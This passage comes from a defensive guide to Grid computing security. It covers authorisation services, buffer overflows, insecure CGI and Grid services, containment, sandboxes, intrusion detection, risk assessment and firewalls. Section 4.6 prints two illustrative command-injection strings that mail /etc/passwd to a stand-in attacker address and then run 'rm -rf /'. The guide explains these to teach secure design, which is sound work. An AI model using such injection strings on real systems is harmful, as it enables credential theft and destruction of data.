At IT Innovation, we prefer to build Grids based on Web Services technology, where one does not simply map a Grid identity to a local account. Instead, Grid services provide network-accessible interfaces (described in WSDL) to access only specific applications and data. The Grid service will use a local account to carry out the required application or data access, but the remote user has no direct access to this account – only to the results of the requested operation. This approach is similar to the one used in conventional e-Commerce systems on the Web, and seems much more compatible with the principles of 'security in depth'. However, whether you use explicit account mappings or web services, you still need a scalable way to manage the rights given to individual remote users to access specific Grid resources.

To simplify the problem of regulating privileges on and off the Grid, many people advocate using role-based access control (RBAC), in which users are given specific roles, and access rights are set for each of the possible roles according to some usage policy. This removes the need to set up access rights on an individual basis, so the load on local system administrators is greatly reduced. A good example of an RBAC system that is downloadable for some users is the Privilege and Role Management Infrastructure (PERMIS) from the University of Salford [PERMIS], which conforms to open standards. The AKENTI system from Lawrence Berkeley National Laboratory [AKENTI] does not conform to standards, but does boast a mod-akenti module for Apache, and has been used with Globus.

Another idea that is especially useful on Grids that are run by a Virtual Organisation is the Community Authorisation Service (CAS), several of which are under development by academic Grid researchers. The idea is that the VO runs the CAS in which the rights of each user (or their membership in various RBAC role groups) are stored. Each participating resource owner can consult the CAS to find out the access rights of each user. This obviously reduces the rights management overheads at each site, but it does introduce some other security problems. Since all sites in the VO depend on the CAS, a successful denial of service attack (e.g. a packet storm) could leave all users cut off from their resources. One can reduce this problem by caching results, and indeed some sites use information from a CAS only to generate local Grid account mappings, and not to check authorisation directly when a user actually tries to access a resource. However, it is also possible that a CAS might be cracked or spoofed, rendering authorisation data for a Grid unreliable until the CAS is fixed and all sites have updated their caches. These problems must be carefully considered when designing centralised authorisation services; it seems likely that multiple redundant (but consistent) CAS will be a minimum requirement.

Finally, consider that on a commercial Grid, we are likely to see authorisation policies similar to those used on conventional e-Commerce sites, where authorisation is based simply on the ability

to pay. On a typical e-Commerce site, we send our credit card details over a secure connection, and the site can check the details with the card issuer. If the card has not been reported stolen, and the credit limit is sufficient, the site treats us as authorised to use the service, even though we have not strictly proven our identity or our membership of any particular community. On this type of Grid, there is nothing like a Virtual Organisation, there is no Community Authorisation Service, and both authentication and authorisation must be rooted in conventional (including e-Commerce) procurement processes. IT Innovation is investigating some of these ideas and their implications in the GRIA project (see Section 7.5).

4.5 Leaky infrastructure

The Grid infrastructure is all the software (and sometimes hardware) that implements Grid access facilities at each participating site. Any site that offers access to resources over the Grid will have to install some Grid infrastructure. In many cases it is necessary for client sites (that use but do not provide Grid resources) to install part of the infrastructure as well.

In the world of e-Commerce, it is a recognised fact of life that the infrastructure software cannot be made 100% secure. Many security problems originate in so-called 'buffer overflow' vulnerabilities in standard C/C++ library functions such as `gets()`, `strcpy()`, `scanf()`, etc. To exploit these vulnerabilities, a remote user simply has to send too much (carefully chosen) data to a network-accessible infrastructure service. If the buffer for holding this data is allocated on the stack, it is then possible to overwrite the return address, and cause the infrastructure service to run some code of the user's own choosing. Typically, a cracker sends some code they want the service to run, followed by a hundred copies of the return address offset corresponding to the start of the buffer. Because many of these services have to run with system admin privileges, the possibilities for mischief are endless.

It is estimated that over half of all successful intrusions against e-Commerce sites were committed using buffer overflow exploits against infrastructure services. What is more, although it takes a deep understanding of the software involved to devise such an exploit, once discovered they tend to be picked up by so-called 'script kiddies' – less skilled crackers who use well known techniques in the hope of finding systems that are still vulnerable.

Grid infrastructure software is obviously just as vulnerable to these 'internal' security loopholes as any other network accessible infrastructure. Furthermore, much of the Grid software currently available (including Globus) makes use of 'conventional' services, some of which have a particularly bad security record. For example, some system managers have reservations over the use of Globus 2 because it makes use of WU-FTPD, which is widely regarded as having a history of security problems.

The best defence against buffer overflow vulnerabilities is to avoid programming them in to begin with. Grid developers should be trained to avoid using insecure system calls or other vulnerable programming techniques. For users, there are some 'end of pipe' fixes that can be used to minimise the dangers, such as Libsafe (an alternative C runtime library implementation for Linux, designed to prevent overflows that overwrite the stack). Of course, these do not provide any defences against other types of programming oversights.

In addition to this, Grid infrastructure should be subject to constant review and upgrade, so that any security loopholes can be plugged as soon as they are discovered. The most skilful crackers, who typically discover such 'deep' vulnerabilities, tend to use them against high-profile targets first. If you are not one of these, you probably won't get attacked until the 'script kiddies' get hold of the exploit, by which time the original Grid developers will know about the problem. At this stage, they should release a fix, and provided you monitor a security advisory service (if there is

one) and install the fix promptly, you will be safe by the time anybody tries to use the exploit against you.

Thus Grid developers really need to do the following:

- make sure their teams are well briefed to avoid the sorts of programming errors that give rise to security loopholes;
- make sure that any conventional network services they use (FTP, SSHD, etc) can be patched or upgraded independently by Grid operators without difficulty;
- create a security advisory service to inform all their users promptly about security problems and available fixes; and
- set up a test installation and have a so-called 'tiger team' try to crack it regularly – i.e. try to anticipate problems before any of their users experience them at first hand.

As an added protection, both developers and users should try to minimise the amount of privilege given to (or required by) Grid infrastructure services.

The Grid infrastructure available today suffers from a serious lack of 'after sales' support for security. At the time of writing, I could find no Globus security advisory resources anywhere on the Web, and it is not easy to separately upgrade sub-systems like SSL using their non-Globus advisories. (Grid developers do take security seriously of course – they just haven't gotten around to setting up support infrastructure yet. For example, Argonne produces Globus security updates, but they are released via the "general" Globus discussion group.)

The growth in the Grid community should lead to improvements as larger numbers of users will find the loopholes faster, and more developers will be available to fix them and release patches. As the level of activity grows, it is more likely that security updates will be provided via a separate, easily monitored service. The current move towards using 'off the shelf' Web Services infrastructure will also help, as Grid users will be able to take advantage of non-Grid advisory and update services for at least part of their Grid software.

On the other hand, the growth in e-Science and other Grid programmes mean that a lot of new people and even whole new teams are joining in, and they may not be so aware as long-time Grid developers of the classic security vulnerabilities. Funding agencies should pay attention to this and try to ensure that any new Grid infrastructure project involves groups that know about this sort of thing. Meanwhile, we advise new groups and projects to think carefully before starting to build their own Grid infrastructure. In most cases it will be better to use an existing recognised Grid or Web Services infrastructure if at all possible.

4.6 Insecure services

Even if the Grid infrastructure can be kept weatherproof, it is still possible that the underlying applications made available to Grid users may be insecure. This problem is familiar on the Web, where CGI scripts are often used to generate replies based on data supplied by remote users. The classic CGI error involves a Web-based form whose data is processed on the server using a CGI program something like:

```
#!/bin/sh
... extraction of variables from user input ...
mail -I -s "Prices" $email ~r pricelist.pdf
```

where the variable `$email` is an address extracted from input supplied by the user, e.g. through a text box on an HTML form. Problem can then arise if a cunning user supplies an email address something like:

```
cracker@nowhere.com ~r /etc/passwd; /bin/rm –rf /
```

This would result in the password file being emailed to an unknown location, after which the Web server starts deleting all the files it can. While the system manager is frantically restoring the website content, the cracker will be running a password cracker over the captured (albeit encrypted) password file and sending valid login data to all his friends. This type of exploit is still *very* common, and (at least once bitten) no website would use a CGI program until it had been scrutinised and pronounced secure by experts.

Giving the user access to a command shell (even within a predefined scripts or applications) is clearly extremely dangerous. However, many Grids (notably academic e-Science Grids including Globus) are designed to give remote users interactive access to a command shell, precisely so users can run their own applications. System and network administrators should regard such Grids as insecure, but this doesn't have to mean banning them, as we shall see.

Even where the Grid only gives access to specific applications (e.g. via a Web-portal), it may still be too easy for the user to access a command shell and so obtain extra privileges. One must remember that typical Grid application codes are large, computationally complex pieces of software that were not designed to securely contain their users. Many well-known commercial codes deliberately allow user-specified commands to be issued to a shell, usually to provide seamless access to external (possibly user-developed) pre- and post-processing applications. Even where this is not the case, it may be very difficult to prevent malicious users from escaping into the command shell if the application isn't designed to prevent it.

One classic Grid-specific manifestation of this security risk relates to the reconstruction of 'execution context' for an application on a remote Grid resource. By context, we mean things like the working directory location, environment variables, input and output file names, etc. Suppose we are asked to create a Grid service to run a code called `notagridapp`. This code reads input from a '`.inp`' input file, and writes output to a corresponding '`.out`' file. The input file name is specified in a one-line auxiliary input file that is always called `params.dat`, and the output filename is then generated from the input filename via the obvious change in filename extension.

We design the required service to operate as follows:

- the user creates a two-part (e.g. SOAP encoded) message containing the content of their two input files (`realname.inp` and `params.dat`) and sends it to the service;
- the service unpacks the message to create two input files, one called `params.dat` and the other called `somename.inp`;
- the service then reads the `params.dat` file, and recreates a consistent context by making a system call like "`mv somename.inp realname.inp`", where '`realname.inp`' is taken from the first line of the `params.dat` file;
- the service then makes another system call to execute the application itself, using the fixed command line `notagridapp`, as we are not letting the user specify the command to run, no sir!
- the service then reads the content of the output file `realname.out` (whose name it can by now deduce) into an (e.g. SOAP encoded) reply message, and sends it back to the user.

Of course, we can all see the flaw here – although the code execution step is secure and can only run the desired application, the previous system call to rename the input file is not. If the user supplied a `params.dat` reading something like:

```
x.inp; mail -I -s "Passwords" cracker@nowhere.com ~r /etc/passwd;
/bin/rm -rf /
```

all hell will break loose just as before.

If we are just a little smarter, we might spot this danger and truncate the real input filename at the first punctuation character (other than '.'), making the renaming command safe. This might be enough, but suppose `notagridapp` was created from an earlier application where the input and output filenames were fixed as `thedata.inp` and `thedata.out`? The developer obviously introduced the `params.dat` file to allow users to select different input data, but he might have implemented this by using his own system call to rename or copy `realname.inp` back to `thedata.inp`, after which the original code could be used. He might even have been forced to do it this way if the source code of the original version was not available, and he may not have considered the possibility that the result might someday be used in a network service.

Realistically, if you want to create a properly secured Grid service to run a given application, you will have to think about this sort of problem. At the minimum, you'll need details of all the shell escapes and other dangerous system calls the application might make, and you may need to audit and recompile the source code before allowing the service to be used. Application developers, like Grid infrastructure developers, MUST be briefed on the classic security vulnerabilities and how to avoid them. Complex third-party applications will probably need to be secured and digitally signed by their original developers before they can be used in a high-security Grid context.

4.7 Wide Open Grids

For certain kinds of research Grids, it may be necessary to allow users to run their own codes in order to pursue their investigations. In fact, most Grids up until now have been like this, and Globus itself is designed to support it – this is why Globus gives remote users full access to a local account by default. To some users, this is the only type of Grid that is really useful!

This type of Grid is extremely flexible and powerful, but also very difficult to secure. Basically, such a Grid explicitly gives remote users access to a command shell, which is precisely what all e-Commerce operators know they must avoid at all costs. This 'wide open' Grid model allows remote users to run arbitrary codes, which is what gives system administrators the most headaches. The first reaction of some system administrators is to say that if this type of Grid is installed then the users will have to take over responsibility for network security!

At IT Innovation, we prefer to build Grids using Web Service technology and avoid giving users access to the shell. However, if you need a Grid that does give users shell access, we think it should be possible without losing the support of your system administrators. Basically, what you have to do is to treat systems on such a Grid as potentially insecure, and build some 'security in depth' to contain any crackers that find a way into it.

4.8 Intrusion containment

Odd though it may seem, the next ring of security is intrusion containment, and not (as some would have it) intrusion detection. It is essentially impossible to detect intrusion so rapidly that the intruder has no opportunities to misuse your systems, especially if they are trying to be discreet. You have to set things up so they can't do much without breaking through other security

measures, by which time hopefully you or one of your users will have noticed there is a problem, and you will have taken steps to remove the intruders.

The golden rules of containment are:

- never allow a remotely initiated (or influenced) process to have more privileges than it needs;
- never put anything on a remotely accessible system that doesn't need to be there; and
- if something does have to be there, never grant wider access to it than you really need.

We have seen that from time to time, a remote user may be able to pervert a Grid infrastructure process or a Grid application process and use it for some nefarious purpose. The first rule of containment says that Grid infrastructure and application processes should *never* run with full system admin permissions. If the perverted process has no more privilege than a legitimate user, then at least the intruder will find it difficult to inflict further damage to the system or its other users.

The second rule says that any sensitive information should be passed to a separate (hopefully better secured) system as soon as your Grid resource has finished with it. System logs are obvious candidates for this, as a skilled intruder will amend those logs to cover their tracks if they are stored locally. On-line databases could also be stored elsewhere and accessed via a restricted network interface – this allows legitimate users to access data, while making it harder for an intruder to copy the entire database. Generally speaking, confidential data such as credit card numbers or medical records should *never* be stored locally on a Grid-accessible resource.

All other information needed by the Grid infrastructure should be made accessible only to the Grid infrastructure, and never to other users. Don't forget to protect from local (non-Grid) users as well – they might co-operate (intentionally or through 'social engineering' attacks) with potential intruders. *Nobody* except system admin and Grid infrastructure processes that require it should *ever* be given write (or ideally even read) access to authentication and authorisation data. This includes all PKI private keys, community CA certificates, and so-called 'mapfiles' (listing local user names for each external Grid identity).

No widely used Grid system available today seems to pay much attention to containment, or to 'rings of security' in general. The Globus website gives a lot of useful hints about setting permissions to protect private keys (which are nevertheless stored on the Globus resource and not on a separately secured system). However, at the time of writing it describes the Globus Security Infrastructure (GSI) 'mapfile' as follows:

> This file contains authorization information and information to map grid identities (e.g. X509 subject names) to local system identities (e.g. Unix user IDs). For more information on this file please see the grid-mapfile web page. This file need only be readable by processes that do GSI-based services, but there is no known vulnerability caused by it being world-readable.

Yeah, right!

4.9 Sandboxes

One measure that is implemented in some Grid systems, especially those based on peer-to-peer technology, is the sandbox. A sandbox is a mechanism for ensuring that the activities of a remote user are completely isolated from the rest of the system, so that if anything does go wrong the effect will be minimised.

One very simple sandbox is the `chroot` command found on Linux and some Unix operating systems. The `chroot` command allows a directory in the file system to be specified as the effective root directory for a process launched through `chroot`. This means the 'chrooted' process won't be able to access the full file system, but only sub-directories of the specified root point. The `chroot` command is widely used on the Web to restrict access to the underlying system by Web and FTP servers. However, it is worth bearing in mind that `chroot` was designed to simplify testing of different operating system builds on a single system, and not as a security device. It is not difficult to break out of `chroot` from within code of your own devising, so it won't contain anyone who is allowed to upload their own programs, which is typically enabled by default on current generation Grids.

Peer-to-peer computing technology is designed to use up spare computing cycles that might be available on desktop systems on a network, and is an attractive 'provisioning' model that is being incorporated into some Grid systems. This should not be confused with peer-to-peer data sharing technologies like Napster, although many of the issues addressed are the same. The goal of peer-to-peer computing is to have minimal impact on the users of systems on which your computation is performed. Consequently, peer-to-peer technologies all incorporate some degree of sandboxing to restrict the use of resources by remote users.

The peer-to-peer movement has received a lot of attention through academic projects like seti@home, and there are now commercial products to enable peer-to-peer computing from AVAKI, Platform, Entropia, Parabon and others, as well as open source technologies with peer-to-peer capabilities such as Condor [Condor]. These are some of the most robust, if technologically unsophisticated Grid-relevant technologies around. Most of the well-established implementations support sandboxes, ranging from complete 'virtual machine' implementations to simpler mechanisms involving customised run-time libraries, which may or may not depend on codes having been recompiled to use them.

Sandboxes usually cannot contain users who have direct access to the operating system, or who can upload their own codes that may have been compiled elsewhere. They cannot systematically prevent users from accessing network resources, given that so many Grid applications depend on doing this. Nevertheless, sandboxes can contribute to 'security in depth', and may hold up a cracker for a little while (e.g. by forcing them to repeat an exploit after uploading their own software). If your Grid technology supports a reliable sandbox, you should enable it and convince users to adapt their applications accordingly.

4.10 Intrusion detection

In recent years, intrusion detection has become an important subject for system managers, especially at e-Commerce sites. The conventional 'non-Grid' literature contains plenty of advice on how to detect signs of malpractice, including:

- checking log files;
- scanning frequently for unexpected changes in data or access permissions;
- monitoring network activity for possible information leaks or Trojan activity; and
- setting up triggers to mail or page system managers when potential misbehaviour is detected.

System managers at Grid sites should implement all of these as standard, as they will allow detection of most serious (e.g. system admin privileged) Grid-borne intrusions. Packages like Snort and Tripwire incorporate some of the above, along with some more sophisticated measures to detect patterns of activity that might indicate an attack in progress. The main distinguishing

factor on the Grid is the presence of remote users with relatively wide privileges (e.g. compared with e-Commerce sites). This makes it harder to detect if a remote user is misbehaving than on a conventional e-Commerce site, where 'normal' user behaviour is highly constrained.

Some research has been carried out at the University of Southampton into ways of characterising 'normal' behaviour and detecting and classifying various types of honest and dishonest 'abnormal' behaviour (e.g. predicting which shoppers are really shoplifters using surveillance cameras). At IT Innovation we have investigated some ways of applying this work to the analysis of computer systems and networks. The main problem is to provide very high rates of intrusion detection, while avoiding large numbers of 'false positive' triggers that might cause system administrators to ignore the warnings generated. We know of expensive commercial software designed for very high security (e.g. military) applications where high cost and even high false positive rates are acceptable, but we know of no 'off the shelf' solutions that are cheap and reliable enough for a relatively open system like the Grid.

This means any site on a Grid is dependent on the ability of the other sites to detect intrusions at the point of entry, as it will be hard to detect a cracker who accesses your facilities using an acceptable identity from an accepted partner organisation. It makes sense for Virtual Organisations that want to run Grids to establish some minimal standards for intrusion detection at participating sites, and to introduce mechanisms to police this – e.g. through audits or tiger team attacks – if the consequences of lower standards could be serious for their members.

4.11 Incoherent usage policies

There is no point in having agreed standards for intrusion detection if each Grid site has a different interpretation of acceptable use or a different policy on how to deal with offenders.

For example, companies typically take disciplinary action against employees who abuse their computers, including using those computers for the benefit of other businesses in which they may have an interest. A typical UK university may regard external consulting as a good way for academic staff to make contact with industry, gain additional expertise, and demonstrate the value of their research. The University might turn a blind eye if staff use University computers in the course of consulting activities (even if this is prohibited by their own rules), provided nothing illegal is done and the impact on other users is not too great. Obviously, if these two sites participated in a Grid, they would need to agree a common policy on what constitutes abuse and what action should be taken against offenders. This should be clearly stated to any user before they are given authorisation to use that Grid.

Even if all the participants in a Grid agree a common policy, this will be of little use unless they all implement it rigorously. This means the penalties for misuse must be realistic and balanced or the 'blind eye' will too often be turned. The common policy may have to be cast in the form of a legally binding contract, under which one Grid participant can force another to take action against users that disobey the agreed usage policy. This will at least force all participants to make the policy realistic and enforceable before they sign up, which may not always be the case for their in-house policies and procedures! Contractual implementation of common policy may be especially important where the deterrence effect is a significant factor in the overall security measures deployed at participating sites. There are obvious implications for people setting up commercial B2B or B2C Grids.

5 Risk management

5.1 Overview

Any attempt to secure a computer system or network must be based on a rational assessment of risks, and how they can or should be managed. This document focuses on Grid issues, so we will not describe a generic risk management approach. Your system management team should already implement a security risk management process – the problem is how to incorporate the Grid into it. Here, we will describe some Grid-specific factors that you should consider when deciding how to create and operate a Grid.

5.2 Resource classification

The first thing to do is to figure out which of your computational resources (in the most general sense) are needed to support the functions of your Grid, and hence must in principle be accessible to remote users. You then need to decide how vulnerable you are if these (or other) resources were to be corrupted, rendered inaccessible or eliminated by a rogue Grid user.

For e-Scientists, the most critical resources that might be needed on a Grid include:

- major campus computational resources that are used to support the work of a significant number of users;
- experimental data stores, especially for experiments that are costly to conduct;
- applications and data pertaining to third parties in collaborative (Grid) projects, potentially including industrial participants; or
- data and services that you provide for external users – e.g. national libraries, experimental facilities, commercial services, etc.

Some things you probably won't need or want on a Grid might include:

- financial and personnel administration services and data;
- applications and data provided (typically by commercial vendors) on terms that should not be extended to external users; and
- services and data that your users have been told are private, such as home directories, email, etc.

Don't forget that the Grid infrastructure itself contains some critical resources, including Grid server and CA authentication certificates, and authorisation data such as mapfiles. These must be somewhat accessible to the Grid infrastructure software, but that doesn't mean they should be directly accessible to remote Grid users.

In each case, you have to decide how serious a compromise might be. For example, a denial of service attack that cut you off from the main campus compute cluster might be quite serious, but you may be able to tolerate low levels of unauthorised access without inconvenience to your users. Data resources are typically more sensitive as unauthorised write access could destroy their value, while unauthorised read access might compromise legally binding confidentiality agreements with your staff or with external organisations.

One challenge presented by the Grid is the fact that users are the best people to assess how critical a Grid resource might be to their business. For e-Science Grids, this means academic researchers as well as system managers have to do some vulnerability assessment, and they may not be

familiar with the process. A common error when assessing organisational vulnerability is to unconsciously factor in some (possibly false) notion of how exposed a resource may be. System managers will need to support their users to guard against this.

The majority of computational and data storage resources on a University campus are not really that sensitive. Compromise will be irritating and cost some time for a small number of people who use them directly, but provided you are not negligent in allowing unauthorised use, the consequences are unlikely to be very serious. Some resources (e.g. public access workstations) are not very critical and may also be under-utilised. The only danger in placing these resources on the Grid is possible misuse to attack others, so provided one has an adequate intrusion detection strategy, it should be possible to allow remote (or local) Grid users to access them.

5.3 Exposure

Having identified critical resources that are or are not needed for the Grid, you have to assess your exposure to attack. There are basically three questions to answer.

How might an unauthorised user gain access to a resource?

Hopefully the preceding section of this Rough Guide will have provided some clues as to what might happen in a Grid context, and what you might be able to do about it.

How attractive a target is the resource?

The most attractive targets are large organisations on which crackers have strong political or philosophical views, such as Microsoft or the Ministry of Defence. For the most part, Universities are 'second rank' targets, unless they are known for something like performing research on animals. The main attraction of Universities is that they tend to have large and relatively open networks including high-powered computers with high bandwidth connections that make good bases for mounting attacks elsewhere.

As more operational Grids become established, crackers will learn that they provide a 'legitimised' way to access one organisation from another. A specific danger that arises on the Grid is when you are participating in a Grid with an organisation that is a more attractive target for the crackers. This may increase the risk that your organisation or your Grid infrastructure may come under attack as a way to get to other higher profile participants. Alternatively, if you are a high-profile target, participating in a Grid may give crackers a way to get to you via other potentially less prepared organisations. However, Grid resources are by definition shared (or at least traded) so they will not be especially attractive to crackers in themselves.

Finally, many crackers are excited by a challenge, so it would also not be a great idea to advertise that you have the fastest, largest or most secure Grid on the planet. Most system managers are very aware of this danger, but proud Grid researchers may be prone to forget it!

How likely is it that you will be attacked successfully?

To make a successful attack, a cracker must identify a way to gain unauthorised access to a resource that you either haven't seen or haven't blocked. As we have seen, it is impossible to completely eliminate this possibility, because it is always possible that they will find a 'new' mode of attack that you could not foresee.

Realistically, you are unlikely to be attacked by such inventive people unless you are a high profile or high value target (or your Grid includes such a target). You are highly likely to be attacked by

'script kiddies' probing your network, and they will also probe your Grid infrastructure once attack scripts are available. Your system administrators will already be repelling these attacks, by keeping all network accessible services up to date (so 'known' attacks cannot work), and by using firewalls to prevent network access to other machines.

What will you do about it if (or when) you are attacked?

Computer security experts generally agree that the worst time to plan your response to an attack is when it happens. At that point you may not have complete information about what is happening, your boss will be breathing down your neck, and you may not be in a good position to plan your next steps. It makes sense to do some planning in anticipation of an attack.

On the Grid, you obviously need to plan local responses, including when and how you might need to disable Grid access to your resources. You may also need to plan actions that must be taken in concert with other participants in your Grid. This is where the need for consistent usage policies and countermeasures will be important, and it is important to test these policies by figuring out how you will use them before you need to do so in anger.

5.4 Grid deployment strategy

Having decided what resources you need on the Grid, how critical it is to prevent unauthorised access, how likely it is that they will be attacked, and what you can do about it, you can figure out with your system managers the best way to deploy your Grid.

Generally speaking, any large organisation will have internal firewalls to partition their networks so the users only have access to the resources they need. For example, most Universities concluded some time ago that protection of their financial and personnel administration data is mission critical, and typically have private networks for these functions. Academics and other undesirables have read-access to subsets of the information on a need-to-know basis.

Obviously, remote Grid users should only have access to networks relating to the functions the Grid is designed to support. For example, e-Science Grids need only provide access to academic research functions, so there is no need for a people who want to use the Grid (or even research computing service departments that want to run them) to get anywhere near the private administration network. The good news is therefore that the Grid won't allow anyone to take down an entire organisation unless the internal network configuration is very insecure!

This internal partitioning approach can be extended to protect other resources that should not be Grid accessible, and even to protect the more critical resources that must be made accessible on the Grid. The key is to use network partitioning to create sub-domains with different levels of security, and to allow Grid users different levels of access to each. Non-critical Grid resources can be placed in a 'low-security' domain where Grid users might have direct access to the operating system shell, while more critical resources (including some parts of the Grid infrastructure) can be protected in higher-security domains where remote users have limited or no direct access.


This approach is common in e-Commerce and commercial computing environments, but it depends on being able to use the Grid in conjunction with firewalls. Some system administrators may regard this as equivalent to using a shaver to wash babies, but actually it can be done, as we will see.

6 Firewalls and the Grid

6.1 Firewalls: what are they for?


In the beginning (at least, when this author started using computers every day), a typical campus-scale network consisted of a small number of mainframe servers, connected via ethernet to each other and to an Internet gateway. Users of these systems would typically connect via a dumb terminal or a terminal emulator running on (single user) PC's. The servers were run by a department for computing services, responsible for system security – including external access from the Internet. The staff there were dedicated professionals who knew their systems like the backs of their hands.

The problems started in the late 1980's when high-powered workstations became more affordable and started to appear in larger numbers on people's desktops. These machines ran the same O/S as the campus servers, and users naturally wanted to be fully integrated into the campus network. Things really exploded in the 1990's when anyone with a PC could download and install Linux. The problem was that the computer support people couldn't manage all those desktop systems, but the desktop users didn't know how to make them secure. A cracker can simply scan those user-managed systems until they find one running an insecure service, take over the machine, and use it to attack more interesting machines on the local area network.



I assume that for a short while, hackers had a great time roaming around the Internet playing with all these openly accessible systems. Then a cracker with a grudge would come along and cause enough trouble for something to be done about it. This happened at the University of Southampton in 1997, when a cracker impersonated a high-ranking member of staff and started sending out emails. Much mayhem (though little lasting damage) ensued.

I participated in the local CERT (Computer Emergency Response Team) that was convened in response to this particular exploit. Our solution was to install a firewall managed by our Computing Services department, and to introduce a policy to ensure that only properly managed servers were made accessible through it from the outside. It appears that Southampton was one of the first UK campuses to install firewall security, although by then they were common in industry.



Most firewalls on the planet are configured so local users (inside the firewall) can connect to services running elsewhere on the Internet, but remote users (outside the firewall) are only allowed to access specific services running on well-managed server systems. To do this, the firewall keeps track of which connections have been initiated by local users, and only allows return traffic on those connections. Many firewalls go further than this and perform network address translation (NAT) so that external systems cannot talk 'directly' with individual machines on the local network at all.

This is the true purpose of a firewall. It isn't there to stop people accessing your systems, but to ensure that they only access your systems in ways you are able to manage and (where necessary) police. Without the firewall, you would need many more system managers to ensure that all those desktop systems and external access points were properly secured.


6.2 Grid penetration of firewalls

The proper use of firewalls has received little attention from Grid developers. Many early Grids were originally used to link supercomputer centres over dedicated (i.e. private) high-speed networks on which firewalls were not required. Certainly, Globus seems more suited to this type of environment than to public networks like the Internet, and possibly was not originally designed to deal with firewalls if they did not exist in its 'native' environment. Firewalls are now receiving more attention, but in many Grid communities the question being addressed is "How do we get through these pesky firewalls"?

The answer if you are running Globus appears to be to call your network manager and have them open access to your Globus resources on ports 2119, 2135, 2811 and several other 'dynamically assigned' ports. This will allow remote Globus users to connect to your systems, and remote jobs initiated from your site to talk back through Globus. You may also need to enable access to other system services, for example UDP connections to network time services – since Globus certificates have a limited lifetime, authentication will fail if you don't have consistent system time end-to-end. (By the way – UDP time signals are easily spoofed, so it is better to use other methods for consistent timekeeping if possible). Finally, you may need to enable ports used by various services built on top of Globus – the European DATAGRID project lists another 10 or so ports. Most other Grid technologies come with a similar list of network ports that need to be opened up on participating machines.

The problem with all this is that although it can be made to work, it defeats the purpose of having a firewall. Unless you can keep your Grid users away from a command shell (which we have seen is potentially quite difficult), you are effectively allowing remote users into un-policed regions of your network.

Once inside your firewall, a typical Grid user can run port-scanning tools such as nmap or satan to find other vulnerable machines. If nothing suitable is installed, he can simply upload his own cracker kits onto your Grid resource. He can then install Trojan software that will make infrequent connections back to him, or will listen for 'atypical' messages such as ICMP reply packets, which many firewalls allow as they are normally responses to requests from inside.



You are only safe from this if all Grid users are (a) friendly, and (b) really who they claim to be. Neither of these assumptions can be absolutely relied upon as the Grid community grows. Most network administrators will find this scenario more than a little disturbing, and will probably be unwilling to enable Grid access along these lines.

